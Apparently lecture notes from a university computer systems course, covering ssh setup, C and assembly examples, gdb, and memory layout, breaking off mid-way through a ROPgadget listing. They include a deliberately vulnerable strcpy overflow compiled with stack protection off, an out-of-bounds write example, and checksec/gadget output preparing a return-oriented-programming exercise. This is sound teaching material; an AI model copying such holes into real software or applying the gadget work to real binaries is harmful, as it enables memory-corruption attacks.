
## ssh

### Using putty (Windows)

|  |
| --- |

### ssh (MacOS/Linux)


| % ssh yhs@192.168.64.2 |
| --- |




## Remote Server

C12345678


| ssh -p 2222 [Student ID]@122.38.251.9 |
| --- |





### Filezilla intallation

sftp://122.38.251.9



### sshd installation

sudo apt install openssh-server

sudo systemctl enable sshd

sudo systemctl restart sshd

# 2023.09.15

## C code example

hello.c

| #include <stdio.h>  int main(int argc, char \* argv[])  {  printf(“Hello, World!\n”);  return 0;  } |
| --- |

gcc -o hello hello.c

Makefile

| all :  gcc -ggdb -o hello hello.c |
| --- |

| #include <stdio.h>  int main(int argc, char \* argv[])  {  int num;  printf("input :\n");  scanf("%d", &num);  printf(" num: %d\n", num);  return 0;  } |
| --- |

gcc -o scanf\_example scanf\_example.c

# 2023.09.22

# 2023.10.06

ssh -p 2222 (‘C’ + Student ID)@122.38.251.9

show\_bits.c

| #include <stdio.h>  typedef unsigned char \*pointer;  void show\_bytes(pointer start, size\_t len){  size\_t i;  for (i = 0; i < len; i++)  printf("%p\t0x%.2x\n",start+i, start[i]);  printf("\n");  }  int main()  {  int a = 15213;  printf("int a = 15213;\n");  show\_bytes((pointer) &a, sizeof(int));  return 0;  } |
| --- |

Makefile

| all :  gcc -o show\_bits show\_bits.c |
| --- |

| $ ./show\_bits  int a = 15213;  0x7ffdadcc82c4 0x6d  0x7ffdadcc82c5 0x3b  0x7ffdadcc82c6 0x00  0x7ffdadcc82c7 0x00 |
| --- |

| #include <stdio.h>  typedef unsigned char \*pointer;  void show\_bytes(pointer start, size\_t len){  size\_t i;  for (i = 0; i < len; i++)  printf("%p\t0x%.2x\n",start+i, start[i]);  printf("\n");  }  int main()  {  int B = -15213;  int \*P = &B;  show\_bytes((pointer)&P, sizeof(long int));  return 0;  } |
| --- |

| $ ./show\_bits  0x7ffefd01e6d0 0xcc  0x7ffefd01e6d1 0xe6  0x7ffefd01e6d2 0x01  0x7ffefd01e6d3 0xfd  0x7ffefd01e6d4 0xfe  0x7ffefd01e6d5 0x7f  0x7ffefd01e6d6 0x00  0x7ffefd01e6d7 0x00 |
| --- |

objdump -d -M intel hexdump

objdump -d -M att hexdump

# 2023.10.06 (Makeup class for Chuseok holiday)

ex1.c

| #include <stdio.h>  long arith  (long x, long y, long z)  {  long t1 = x+y;  long t2 = z+t1;  long t3 = x+4;  long t4 = y \* 48;  long t5 = t3 + t4;  long rval = t2 \* t5;  return rval;  }  int main()  {  int a=10, b=20, c=30;  arith(a,b,c);  return 0;  } |
| --- |

Makefile

| all :  gcc -Og -S ex1.c  gcc -c ex1.c  gcc -Og -o ex1 ex1.c |
| --- |

sum.c

| long plus(long x, long y);  void sumstore(long x, long y,  long \*dest)  {  long t = plus(x, y);  \*dest = t;  }  int main()  {  long a=10, b=20, ans=0;  sumstore(a,b,&ans);  return 0;  } |
| --- |

| long plus(long x, long y)  {  return x+y;  } |
| --- |

Makefile.sum

| all :  gcc -Og -S sum.c  gcc -Og -c sum.c  gcc -Og sum.c plus.c -o sum |
| --- |


| $ make -f Makefile.sum |
| --- |

| $ objdump -d sum  0000000000001169 <sumstore>:  1169: f3 0f 1e fa endbr64  116d: 53 push %rbx  116e: 48 89 d3 mov %rdx,%rbx  1171: e8 6d 00 00 00 callq 11e3 <plus>  1176: 48 89 03 mov %rax,(%rbx)  1179: 5b pop %rbx  117a: c3 retq |
| --- |

gdb

| pwndbg> disassemble sumstore  Dump of assembler code for function sumstore:  0x0000555555555169 <+0>: endbr64  0x000055555555516d <+4>: push rbx  0x000055555555516e <+5>: mov rbx,rdx  0x0000555555555171 <+8>: call 0x5555555551e3 <plus>  0x0000555555555176 <+13>: mov QWORD PTR [rbx],rax  0x0000555555555179 <+16>: pop rbx  0x000055555555517a <+17>: ret  End of assembler dump. |
| --- |

| pwndbg> pdisass sumstore  ► 0x555555555169 <sumstore> endbr64  0x55555555516d <sumstore+4> push rbx  0x55555555516e <sumstore+5> mov rbx, rdx  0x555555555171 <sumstore+8> call plus <plus>  0x555555555176 <sumstore+13> mov qword ptr [rbx], rax  0x555555555179 <sumstore+16> pop rbx  0x55555555517a <sumstore+17> ret  0x55555555517b <main> endbr64  0x55555555517f <main+4> push rbx  0x555555555180 <main+5> sub rsp, 0x10  0x555555555184 <main+9> mov ebx, 0x28 |
| --- |



# 2023.10.13

objdump -d -M intel hexdump

objdump -d -M att hexdump

callfoo.c

| "callfoo.c" 15L, 171C 8,5 All  /\* copy string x to buf \*/  void foo(char \*x) {  int buf[1];  strcpy((char \*)buf, x);  }  void callfoo() {  foo("abcdefghi");  }  int main()  {  callfoo();  } |
| --- |

Makefile

| all :  gcc -m32 -O0 -fno-stack-protector -no-pie -fno-PIC -o callfoo callfoo.c |
| --- |

You can download `callfoo\_` from here : https://shorturl.at/bcBX8

# 2023.10.27

| typedef struct {  int a[2];  double d;  } struct\_t;  double fun(int i) {  volatile struct\_t s;  s.d = 3.14;  s.a[i] = 1073741824; /\* Possibly out of bounds \*/  return s.d;  } |
| --- |

# 2023.11.03

$ cat /proc/self/maps

55a6f0107000-55a6f0109000 r--p 00000000 fd:00 6029845 /usr/bin/cat

55a6f0109000-55a6f010e000 r-xp 00002000 fd:00 6029845 /usr/bin/cat

55a6f010e000-55a6f0111000 r--p 00007000 fd:00 6029845 /usr/bin/cat

55a6f0111000-55a6f0112000 r--p 00009000 fd:00 6029845 /usr/bin/cat

55a6f0112000-55a6f0113000 rw-p 0000a000 fd:00 6029845 /usr/bin/cat

55a6f0451000-55a6f0472000 rw-p 00000000 00:00 0 [heap]

7f6c624cd000-7f6c624ef000 rw-p 00000000 00:00 0

7f6c624ef000-7f6c62521000 r--p 00000000 fd:00 6037750 /usr/lib/locale/C.UTF-8/LC\_CTYPE

7f6c62521000-7f6c62694000 r--p 00000000 fd:00 6037749 /usr/lib/locale/C.UTF-8/LC\_COLLATE

7f6c62694000-7f6c6297a000 r--p 00000000 fd:00 6030133 /usr/lib/locale/locale-archive

7f6c6297a000-7f6c6299c000 r--p 00000000 fd:00 6045515 /usr/lib/x86\_64-linux-gnu/libc-2.31.so

7f6c6299c000-7f6c62b14000 r-xp 00022000 fd:00 6045515 /usr/lib/x86\_64-linux-gnu/libc-2.31.so

7f6c62b14000-7f6c62b62000 r--p 0019a000 fd:00 6045515 /usr/lib/x86\_64-linux-gnu/libc-2.31.so

7f6c62b62000-7f6c62b66000 r--p 001e7000 fd:00 6045515 /usr/lib/x86\_64-linux-gnu/libc-2.31.so

7f6c62b66000-7f6c62b68000 rw-p 001eb000 fd:00 6045515 /usr/lib/x86\_64-linux-gnu/libc-2.31.so

7f6c62b68000-7f6c62b6e000 rw-p 00000000 00:00 0

7f6c62b73000-7f6c62b74000 r--p 00000000 fd:00 6037756 /usr/lib/locale/C.UTF-8/LC\_NUMERIC

7f6c62b74000-7f6c62b75000 r--p 00000000 fd:00 6037759 /usr/lib/locale/C.UTF-8/LC\_TIME

7f6c62b75000-7f6c62b76000 r--p 00000000 fd:00 6037754 /usr/lib/locale/C.UTF-8/LC\_MONETARY

7f6c62b76000-7f6c62b77000 r--p 00000000 fd:00 6037753 /usr/lib/locale/C.UTF-8/LC\_MESSAGES/SYS\_LC\_MESSAGES

7f6c62b77000-7f6c62b78000 r--p 00000000 fd:00 6037757 /usr/lib/locale/C.UTF-8/LC\_PAPER

7f6c62b78000-7f6c62b79000 r--p 00000000 fd:00 6037755 /usr/lib/locale/C.UTF-8/LC\_NAME

7f6c62b79000-7f6c62b7a000 r--p 00000000 fd:00 6037748 /usr/lib/locale/C.UTF-8/LC\_ADDRESS

7f6c62b7a000-7f6c62b7b000 r--p 00000000 fd:00 6037758 /usr/lib/locale/C.UTF-8/LC\_TELEPHONE

7f6c62b7b000-7f6c62b7c000 r--p 00000000 fd:00 6037752 /usr/lib/locale/C.UTF-8/LC\_MEASUREMENT

7f6c62b7c000-7f6c62b83000 r--s 00000000 fd:00 6169889 /usr/lib/x86\_64-linux-gnu/gconv/gconv-modules.cache

7f6c62b83000-7f6c62b84000 r--p 00000000 fd:00 6035110 /usr/lib/x86\_64-linux-gnu/ld-2.31.so

7f6c62b84000-7f6c62ba7000 r-xp 00001000 fd:00 6035110 /usr/lib/x86\_64-linux-gnu/ld-2.31.so

7f6c62ba7000-7f6c62baf000 r--p 00024000 fd:00 6035110 /usr/lib/x86\_64-linux-gnu/ld-2.31.so

7f6c62baf000-7f6c62bb0000 r--p 00000000 fd:00 6037751 /usr/lib/locale/C.UTF-8/LC\_IDENTIFICATION

7f6c62bb0000-7f6c62bb1000 r--p 0002c000 fd:00 6035110 /usr/lib/x86\_64-linux-gnu/ld-2.31.so

7f6c62bb1000-7f6c62bb2000 rw-p 0002d000 fd:00 6035110 /usr/lib/x86\_64-linux-gnu/ld-2.31.so

7f6c62bb2000-7f6c62bb3000 rw-p 00000000 00:00 0

7ffe06056000-7ffe06077000 rw-p 00000000 00:00 0 [stack]

7ffe060cb000-7ffe060ce000 r--p 00000000 00:00 0 [vvar]

7ffe060ce000-7ffe060cf000 r-xp 00000000 00:00 0 [vdso]

ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0 [vsyscall]

ldd /bin/ls

linux-vdso.so.1 (0x00007ffe1d39a000)

libselinux.so.1 => /lib/x86\_64-linux-gnu/libselinux.so.1 (0x00007fa296db1000)

libc.so.6 => /lib/x86\_64-linux-gnu/libc.so.6 (0x00007fa296bbf000)

libpcre2-8.so.0 => /lib/x86\_64-linux-gnu/libpcre2-8.so.0 (0x00007fa296b2e000)

libdl.so.2 => /lib/x86\_64-linux-gnu/libdl.so.2 (0x00007fa296b28000)

/lib64/ld-linux-x86-64.so.2 (0x00007fa296e18000)

libpthread.so.0 => /lib/x86\_64-linux-gnu/libpthread.so.0 (0x00007fa296b05000)

## checksec

checksec --file ./ropme

[\*] '/home/nshc/moon/computer\_system/project/ROPME/ropme'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

| ROPgadget --binary ./ropme  Gadgets information  ============================================================  0x00000000004010bd : add ah, dh ; nop ; endbr64 ; ret  0x00000000004011a0 : add al, ch ; retf 0xfffe  0x00000000004010eb : add bh, bh ; loopne 0x401155 ; nop ; ret  0x000000000040119e : add byte ptr [rax], al ; add al, ch ; retf 0xfffe  0x000000000040128c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; ret  0x0000000000401219 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret  0x000000000040121a : add byte ptr [rax], al ; add cl, cl ; ret  0x0000000000401036 : add byte ptr [rax], al ; add dl, dh ; jmp 0x401020  0x000000000040115a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret  0x000000000040128e : add byte ptr [rax], al ; endbr64 ; ret  0x00000000004010bc : add byte ptr [rax], al ; hlt ; nop ; endbr64 ; ret  0x000000000040121b : add byte ptr [rax], al ; leave ; ret  0x000000000040100d : add byte ptr [rax], al ; test rax, rax ; je 0x401016 ; call rax  0x000000000040115b : add byte ptr [rcx], al ; pop rbp ; ret  0x0000000000401159 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret  0x000000000040121c : add cl, cl ; ret  0x00000000004010ea : add dil, dil ; loopne 0x401155 ; nop ; ret  0x0000000000401038 : add dl, dh ; jmp 0x401020  0x000000000040115c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret  0x0000000000401157 : add eax, 0x2efb ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret  0x0000000000401017 : add esp, 8 ; ret  0x0000000000401016 : add rsp, 8 ; ret  0x00000000004011a5 : call qword ptr [rax + 0xff3c3c9]  0x000000000040103e : call qword ptr [rax - 0x5e1f00d]  0x0000000000401014 : call rax  0x0000000000401173 : cli ; jmp 0x401100  0x00000000004010c3 : cli ; ret  0x000000000040129b : cli ; sub rsp, 8 ; add rsp, 8 ; ret  0x0000000000401170 : endbr64 ; jmp 0x401100  0x00000000004010c0 : endbr64 ; ret  0x000000000040126c : fisttp word ptr [rax - 0x7d] ; ret  0x00000000004010be : hlt ; nop ; endbr64 ; ret  0x000000000040117d : in eax, 0x5a ; pop rsi ; pop rdi ; nop ; pop rbp ; ret  0x0000000000401012 : je 0x401016 ; call rax  0x00000000004010e5 : je 0x4010f0 ; mov edi, 0x404040 ; jmp rax  0x0000000000401127 : je 0x401130 ; mov edi, 0x404040 ; jmp rax  0x000000000040103a : jmp 0x401020  0x0000000000401174 : jmp 0x401100  0x000000000040100b : jmp 0x4840103f  0x00000000004010ec : jmp rax  0x00000000004011a7 : leave ; ret  0x00000000004010ed : loopne 0x401155 ; nop ; ret  0x0000000000401156 : mov byte ptr [rip + 0x2efb], 1 ; pop rbp ; ret  0x0000000000401218 : mov eax, 0 ; leave ; ret  0x000000000040117c : mov ebp, esp ; pop rdx ; pop rsi ; pop rdi ; nop ; pop rbp ; ret  0x00000000004010e7 : mov edi, 0x404040 ; jmp rax  0x000000000040117b : mov rbp, rsp ; pop rdx ; pop rsi ; pop rdi ; nop ; pop rbp ; ret  0x00000000004010bf : nop ; endbr64 ; ret  0x00000000004011a6 : nop ; leave ; ret  0x0000000000401181 : nop ; pop rbp ; ret  0x00000000004010ef : nop ; ret  0x000000000040116c : nop dword ptr [rax] ; endbr64 ; jmp 0x401100  0x00000000004010e6 : or dword ptr [rdi + 0x404040], edi ; jmp rax  0x000000000040127c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret  0x000000000040127e : pop r13 ; pop r14 ; pop r15 ; ret  0x0000000000401280 : pop r14 ; pop r15 ; ret  0x0000000000401282 : pop r15 ; ret  0x000000000040127b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret  0x000000000040127f : pop rbp ; pop r14 ; pop r15 ; ret  0x000000000040115d : pop rbp ; ret  0x0000000000401180 : pop rdi ; nop ; pop rbp ; ret  0x0000000000401283 : pop rdi ; ret  0x000000000040117e : pop rdx ; pop rsi ; pop rdi ; nop ; pop rbp ; ret  0x0000000000401281 : pop rsi ; pop r15 ; ret  0x000000000040117f : pop rsi 